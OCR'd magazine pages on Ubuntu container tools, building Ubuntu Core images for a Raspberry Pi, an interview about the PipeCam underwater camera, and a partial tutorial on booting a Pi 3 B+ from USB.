
Canonical's container offering wouldn't be complete without the two current heavyweights – Docker and Kubernetes. Docker Engine is a lightweight container runtime with a fully featured toolset that builds and runs your container. Over 65 per cent of all Docker-based scale-out

operations run on Ubuntu. Stable, maintained releases of Docker are published and updated by Docker Inc as snap packages on Ubuntu, enabling direct access to the official Docker Engine for all Ubuntu users. Canonical also ensures global availability of secure Ubuntu images on Docker Hub, plus it provides Level 1 and Level 2 technical support for Docker Enterprise Edition and is backed by the Docker Inc. company itself for Level 3 support.

If you're at the point where you're choosing which container technology to try, it might not be easy to decide between the above options. Fundamentally, LXD provides a classic virtual machine-like experience with all your usual administrative processes running, so it feels just like a normal Ubuntu system. Docker instances, meanwhile, typically contain only a single process or application per container.

LXD is often used to make 'Infrastructure as a Service' OS-instance deployments much faster, whereas Docker is more often used by developers to make 'Platform as a Service' application instances more portable. Bear in mind that the options are not mutually exclusive – you can run Docker on LXD with no performance impact.

As with Docker, Kubernetes is well supported on Ubuntu. As well as the Cloud Native Platform Kubernetes delivered with Rancher, Canonical has a pure Kubernetes offering, known by the rather catchy name of The Canonical Distribution of Kubernetes. This is pure Kubernetes, tested across the widest range of clouds and private infrastructure with modern metrics and monitoring, developed in partnership with Google to ensure smooth operation between Google's Container Engine (GKE) service with Ubuntu worker nodes and Canonical's Distribution of Kubernetes. The stack is platform-neutral for use on everything from Azure to bare metal, upgrades are frequent and security updates are automatically applied, a range of enterprise support options are available, the system is easily extensible, and Canonical even offers a fully managed service. Mostly important, Canonical Kubernetes leads in standards compliance against the reference implementation.



Above If deploying using conjure-up, several cloud providers are supported including AWS (pictured), Azure, CloudSigma, Google, Joyent, Oracle and Rackspace

QUICK TIP

Kubernetes with Juju

Juju can be used to quickly deploy Kubernetes Core (a pure Kubernetes/etcd cluster with no additional services) or The Canonical Distribution of Kubernetes. Use `juju deploy cs:bundle/kubernetes-core-292` or `juju deploy cs:bundle/canonical-kubernetes-179` respectively.

Kubernetes uses the same process we covered earlier for OpenStack courtesy of conjure-up, only this time you select 'The Canonical Distribution of Kubernetes' in the options. It's worth getting a free account at somewhere like AWS or Azure to provide a standalone cloud test environment.

Deploying containers can be time- and storage-consuming, but one change in Ubuntu 18.04 helps ease the pain. The Bionic Beaver minimal install images have been reduced by over 53 per cent in size compared to 14.04, aided by the removal of over 100 packages and thousands of files. Of course, minimal images are just that – only what you need to get a basic install running and download additional packages – but at only 31MB compressed and 81MB uncompressed, the images sure are small.

In short, snap packages are easing the process of installing much of the container toolset, a bang up-to-date LTS distro improves the experience after deploying a container, and Ubuntu's own ecosystem additions help with use of major platforms.

QUICK GUIDE

Migrate to containers

Ubuntu 18.04 includes LXD 3.0, which has a new tool called lxd-p2c. This makes it possible to import a system's filesystem into a LXD container using the LXD API. After installation, the resulting binary can be transferred to any system that you want to turn into a container. Point it to a remote LXD server and the entire system's filesystem will be transferred using the LXD migration API and a new container created. This tool can be used not just on physical machines, but from within VMs like VirtualBox or VMware.

Another alternative migration path is from a physical machine or VM to OpenStack. This is possible, but slightly more involved. First, selinux needs to be disabled by editing the `/etc/selinux/config` file. Next you need to ensure that `eth0` is configured for DHCP. Finally, to allow OpenStack to inject the SSH key you must ensure that `cloud-init` and `curl` are installed. With that done, simply create a raw disk image (use `VBoxManage clonehd -raw` if migrating from VirtualBox) and test your image using the `kvm` command. You then just need to upload your image to OpenStack, register the image and you should be able to start a new instance.

Ubuntu Core, IoT & robotics


Ubuntu is spreading its influence, driven by the Ubuntu Core distribution

Ubuntu Core is a tiny, transactional version of Ubuntu designed for IoT devices, robotics and large container deployments. It's based on the super-secure, remotely upgradeable Linux app packages known as snaps – and it's used by a raft of leading IoT players, from chipset vendors to device makers and system integrators.

Core uses the same kernel, libraries and system software as classic Ubuntu. Snaps for use with Core can be developed on an Ubuntu PC just like any other application. The difference with Core is that it's been built with the Internet of Things in mind. That means it's secure by default – automatic updates ensure that any critical security issues are addressed even if the device is out in the field. Of course, Ubuntu Core is free; it can be distributed at no cost with a custom kernel, BSP and your own suite of apps. It has unrivalled reliability, with transactional over-the-air updates including full rollback features to cut the costs of managing devices in the field.

Everything in Ubuntu Core is based around digitally signed snaps. The kernel driver and device drivers are packaged as a snap. The minimal OS itself is also a snap. Finally, all apps themselves are also snaps, ensuring all dependencies are tightly managed. The whole distribution comes in at just 350MB, which is smaller than many

Below The current release of ROS, ideal for use on Ubuntu Core, is the 11th version: 'Lunar Loggerhead'




EXPERT OPINION


Joshua Elsdon, maker behind the Micro Robots project


"The primary benefit of ROS for me is that it allows for easy communication between different software modules, even over a network. Further, it allows the community of robotics designers a core framework on which they can open source their contributions."

HOW TO

Build a new Ubuntu Core image for a Raspberry Pi 3







1 Create a key to sign uploads
Before starting to build the image, you need to create a key to sign future store uploads. Generate a key that will be linked to your Ubuntu Store account with `snapcraft create-key`. Confirm the key with `snapcraft list-keys`.

2 Register with Ubuntu Store
Next, you have to register your key with the Ubuntu Store, linking it to your account. You will be asked to login with your store account credentials – use the command `snapcraft register-key` to start the process.

3 Create a model assertion
To build an image, you need to create a model assertion. This is a JSON file which contains a description of your device with fields such as model, architecture, kernel and so on. Base this on an existing device and tweak as needed.

rival platforms despite its rich feature set. Most importantly, Ubuntu Core supports a huge range of devices, from the 32-bit ARM Raspberry Pi 1 and 2 and the 64-bit Qualcomm ARM DragonBoard 410c to Intel's latest range of IoT SoCs.


The process of building a custom Ubuntu Core image is straightforward. For new boards, it's necessary to create a kernel snap, gadget snap and a model assertion. Otherwise, the process involves registering

> "The kernel driver and device drivers in Ubuntu Core are packaged as snaps"


with Snapcraft (**https://snapcraft.io**), creating a signed model-assertion JSON document with information about your hardware which is then signed, and finally running a single command to build the image itself (see below).

Ubuntu Core adoption is growing rapidly within the robotics and drone space, thanks to ROS (Robot Operating System, **www.ros.org**) running on Ubuntu Core. ROS is a flexible framework for writing robot software that includes tools and libraries for creating complex yet robust applications. The ROS Wiki includes detailed instructions on packaging your ROS project as a snap and, as the project then effectively becomes secure and isolated from the OS underneath, it's perfect for this kind of application. The process of installing updates is also much smoother than alternative approaches, with updates applied automatically and transactionally, ensuring the robot is never broken. This all happens via the free Ubuntu store, so there's no need to host your own infrastructure. Finally, sharing your ROS application with the world becomes far easier via Snapcraft – not just as a distribution method, but because you know it will work on a wide range of platforms.

Ubuntu Core version 18 is currently in development, integrating the latest changes and improvements from Bionic Beaver. As well as using version 4.15 of the Linux Kernel, the new release takes advantage of improvements in the snap system that underpins Core to include snapshot support, so that a snap can save data and state at any time. Delta downloads reduce the size of snap updates, which can be scheduled.




Above Admittedly there will be more snaps in 18.04, but Ubuntu Core 18's OS and kernel are snaps





4 Sign the model assertion
Now you need to sign the model assertion with a key. This outputs a model file, the actual assertion document you will use to build your image. Use the command `cat pi3-model.json | snap sign -k default &> pi3.model`.


5 Build your image
Create your image with the `ubuntu-image` tool. The tool is installed as a snap via `snap install --beta ----classic ubuntu-image`. Then use: `sudo ubuntu-image -c beta -O pi3-test pi3.model`.


6 Flash and test your creation
You're now ready to flash and test your image! Use a tool such as 'dd' or GNOME Multi Writer to write the image to a SD card or USB stick and boot it in your device. You'll be prompted for a store account which downloads the SSH key.
























Discover another of our great bookazines


From science and history to technology and crafts, there are dozens of Future bookazines to suit all tastes











Get great savings when you buy direct from us

1000s of great titles, many not available anywhere else


World-wide delivery and super-safe ordering

FUTURE

www.myfavouritemagazines.co.uk

Magazines, back issues & bookazines.

PRACTICAL Raspberry Pi




72 "The housing was tricky – I had many leaks"

Contents

72 Meet PipeCam, the Pi-powered underwater camera

74 Super-size your Pi 3 B+ storage, we show you how



76 Create your own voice assistant with Picroft

Fred Fourie

Fred is an electronics technician for an engineering firm in Cape Town, South Africa, that specialises in marine sciences.

Like it?

Fred has done construction projects in the Antarctic and has worked on space weather on remote islands. He gets excited about biological sciences and large datasets. Follow his adventures on Twittter at **@FredFourie**.

Further reading

Fred is interested in areas where the natural world and electronics meet. He's also been tinkering with machine learning and object detection and suggests there might be some crossover in the future with using object detection. Follow his projects at **https://hackaday.io/FredWFourie**.

PipeCam

Using a Pi to keep an eye on the bottom of the ocean is simpler than you might think – apart from the leaks

Sometime in 2014, Fred Fourie saw a long-term time-lapse video of corals fighting with each other for space. That piqued his interest in the study of bio-fouling, which is the accumulation of plants, algae and micro-organisms such as barnacles. Underwater documentaries such as *Chasing Coral* and *Blue Planet II* further drove his curiosity, and, inspired by the OpenROV project, Fred decided to build an affordable camera rig using inexpensive and easily sourceable components. This he later dubbed PipeCam; head to the project's page (**https://hackaday.io/project/21222-pipecam-low-cost-underwater-camera**) to read detailed build logs and view the results of underwater tests.

Are power and storage two of the most crucial elements for remote builds such as the PipeCam?
It has been a bit of an ongoing challenge. Initially, I wanted to solve my power issues by making the PipeCam a tethered system, but difficulties in getting a cable into the watertight hull made me turn to a self-contained, battery-powered unit. In the first iterations, I had a small rechargeable lead acid battery and a Raspberry Pi 3, but the current version sports a Pi Zero with a Li-ion power bank. This gives me more than five times the power capacity for a reasonable price. With regards to storage space, I've opted for a small bare-bones USB hub to extend the space with flash drives. There are a few nice Raspberry Pi Zero HATs for this.

> "Without a good underwater housing the project is… well, literally dead in the water"

What was the most challenging part of the project?
Definitely the underwater housing: I had many leaks. The electronics are all off-the-shelf and the online communities has made finding references for the software that I wrote a breeze, but without a good underwater housing the project is… well, literally dead in the water. As of the start of the year I got a friend onboard, Dylan Thomson, to help me with the mechanical parts of the project. Dylan has a workshop with equipment to pressure-test housings (and my calculations). This freed me up to work on the software and electronics.

Talking of software, what is the PipeCam running?
I use Raspbian Lite as my base OS. I load up apache2 by default on most projects so I can host 'quick look' diagnostic pages as I tinker. On the PipeCam I installed i2c-tools to set up my hardware clock to keep track of time on longer deployments. I set up my USB drives to be auto-mounted to a specific location. For this I use the `blkid` to the drive information, and then add them to the system by editing the `/etc/fstab` with the drive details and desired location. The main script is written in Python, as it's my home language. The script checks which drive has enough space to record, and depending on the selected mode (video or photo) it then starts the recording or photo-taking process. The script outputs some basic info which I log from the cron call, which is where I set up my recording interval. It's not complicated stuff.

Any particular reason for using the Raspberry Pi?
I know my way around a Linux system far better than I know microcontrollers. The familiarity of the Pi environment made quick setup and experimentation possible. Also, the community support is excellent.

How do you plan to extend the project?
So far the results have been pretty promising. Ultimately the next iteration will aim to increase user-friendliness and endurance. To achieve this there are three sets of modifications I aim to add:

- Make use of the Pi's GPIO to add settings buttons
- Host a user interface webpage on the Pi itself, for system health checks
- Integrate some battery monitoring with use of current- and voltage-sensing circuits, with an light dependent resistor (LDR) to determine if there's enough light to take a picture.

Could you explain the Fritzing schematic you've shared on the project page?
The next iteration is all about reducing the power used in idle times. In the circuit you can see that the main power to the Raspberry Pi is controlled via a relay from a Arduino Nano. The Nano takes inputs from a current sensor, voltage sensor and LDR, and decides from these inputs whether the Pi should be switched on. In addition to the RTC on the Pi, you'll also see a BME280 breakout board to monitor pressure, temperature and humidity, to detect changes associated with leaks. There's also a slide switch to select video or photo mode.

Floating brain

Fred first used a Pi 3 and then a Pi 2 before switching to the Pi Zero to reduce power consumption. A cron job on the Pi calls a Python script to check available space on the attached USB drives, and if all's okay, it then snaps a picture or records a video.

Waterproof chassis

The PVC pipe and the end caps protect the electronics from the elements. The leak-proof housing has a 10mm Perspex lens that withstands four bars of pressure.

Fuel

The system currently has no real power management, which Fred admits is a shortcoming that he hopes to remedy soon using an Arduino Nano. For the time being, the current configuration allows for a second power bank.

Components list

- Raspberry Pi Zero
- Raspberry Pi Camera Module v2
- USB Hub pHat
- SanDisk Cruzer Blade USB flash drives
- Power bank
- On/off toggle switch
- 10mm Plexiglass/Perspex lens
- 110mm PVC waste pipe
- 110mm PVC screw-on end cap
- 110mm PVC stop-end

Data loggers

SanDisk Cruzer Blade USB drives plug into the four-port USB pHAT. statvfs finds the drive with the most free space every time time the cron job calls on the script.

I spy


The Raspberry Pi camera module has been giving good results and surprised Fred with its underwater performance. However, the module, with its fiddly ribbon, isn't very robust and he fried one during his tests.

1

Helping hand

While he started the project alone, Fred asked his friend Dylan to join in earlier this year. Dylan handles the mechanical aspect of the project and is in charge of building the robust leak-proof housing, while Fred focuses on software and electronics.

2



A new house

The latest iteration of PipeCam – v1.5 – uses a flashy transparent housing with a Raspberry Pi sticker. The internal mounting has also been changed so that the on/off switch and recharge port are accessible by simply removing the lens.

3

There's more to come

Now that he has finalised the design of the build, the next goal is to test the build as much as possible and tweak and refine settings. Fred also intends to give a PipeCam to a few scientists to test in their own fields (or rather water) later this year.

Dan Aldred

Dan is a Raspberry Pi enthusiast, teacher and coder who enjoys creating new projects and hacks to inspire others to start learning. Currently hacking an old rotary telephone.

Resources

- Raspberry Pi 3 B+
- microSD card
- USB storage device

Boot your Pi 3 B+ from USB

Configure and boot up your Raspberry Pi 3 B+ using a USB flash or hard drive

On 14 March 2018 – often referred to as Pi Day, because the date written in US format is 3.14 – the Raspberry Pi Model 3 B+ was released. Among the upgrades were a new 1.4GHz, 64-bit, quad-core ARM processor, dual-band 802.11ac wireless and LAN, and Bluetooth 4.2. Faster Ethernet was added in the form of gigabit Ethernet over USB 2.0, and there's also improved thermal management. Additional improvements have also been made to booting from a USB mass-storage device, such as a flash drive or hard drive.

This tutorial explains how to take such a device and boot up your Raspberry Pi 3 B+ using it. Once everything's configured, there's no longer any need to use an SD card – it can be removed and used in another Raspberry Pi. The benefits of this are that you can increase the overall storage size of the Pi from a standard 4GB-8GB to upwards of 500GB. A further benefit is that the robustness and reliability of a USB storage device is far greater than an SD card, so this increases the longevity of your data.

Before you begin, please note that this setup is still experimental and is developing all the time. Bear in mind too that it doesn't work with all USB mass-storage devices; you can learn more about why and view compatible devices at **www.raspberrypi.org/blog/pi-3-booting-part-i-usb-mass-storage-boot**.

01 How it works

This setup involves booting the Raspberry Pi from the SD card and then altering the `config.txt` file in order to set the option to enable USB boot mode. This in turn changes a setting in the One Time Programmable (OTP) memory in the Raspberry Pi's system-on-a-chip, and enables booting from a USB device. Once set you can remove the SD card for good. Please note that that any changes you make to the OTP are permanent, so ensure that you use a suitable Raspberry Pi – for example, one that you know will always be able to be hooked up to the USB drive rather than one you might take on the road.

02 Download the latest OS image

You'll obviously need to install the latest version of the OS to make use of this feature, so first open your web browser and head to **www.raspberrypi.org/downloads**. Select the current Raspbian option and download the 'Stretch with Desktop' image. You can click the link for Release Notes to see all the updates and changes made to the OS with that version. Remember that the file is a zipped file, so you need to extract the IMG from the folder. Open it and drag the file onto your desktop or another folder.

03 Write the OS to the SD card

Now, write the .img image to the SD card. An easy method to do this is with Etcher, which can be downloaded from **https://etcher.io**. Insert your SD card into your computer and wait for it to load. Open Etcher and click the first 'image' button, select the location of the .img file, then click the 'select drive' button and select the drive letter which corresponds to the SD card. Finally, click the 'Flash!' button to write the image to the card.

04 Write the OS to the USB device


We now need to write the same Raspbian OS image to your USB storage device. You can use the same .img image that you downloaded in step two. Ensure that you have ejected the SD card and load Etcher. Attach the USB storage and once loaded, select the relevant drive from the Etcher menu. Drag the .img image file across as you did in step four. While that's writing, place the SD card into you Raspberry Pi and boot it up ready for the next step.

05 What's new

With the release of the new Raspberry Pi 3 B+ the operating system was also updated. This features an upgraded version of Thonny, the Python editor, as well as PepperFlash player and Pygame Zero version 1.2. There's also extended support for larger screens. To use that, from the main menu select the Raspberry Pi configuration option. Navigate to the System tab and locate the 'Pixel Doubling' option. This option draws every pixel on the desktop as a 2x2 block of pixels, which makes everything twice the size. This setting works well with larger screens and HiDPI displays.

06 Configure the Wi-Fi


With the latest OS update, Wi-Fi is disabled until the 'regulatory domain' is set. This basically means that you have to specify your location (in terms of country) before your Wi-Fi becomes available. Open the main



menu and scroll to Raspberry Pi Configuration settings, then select the 'Localisation' tab and then 'Set WiFi Country'. Scroll down the list and select your relevant country for your current location.

07 Configure the USB boot mode

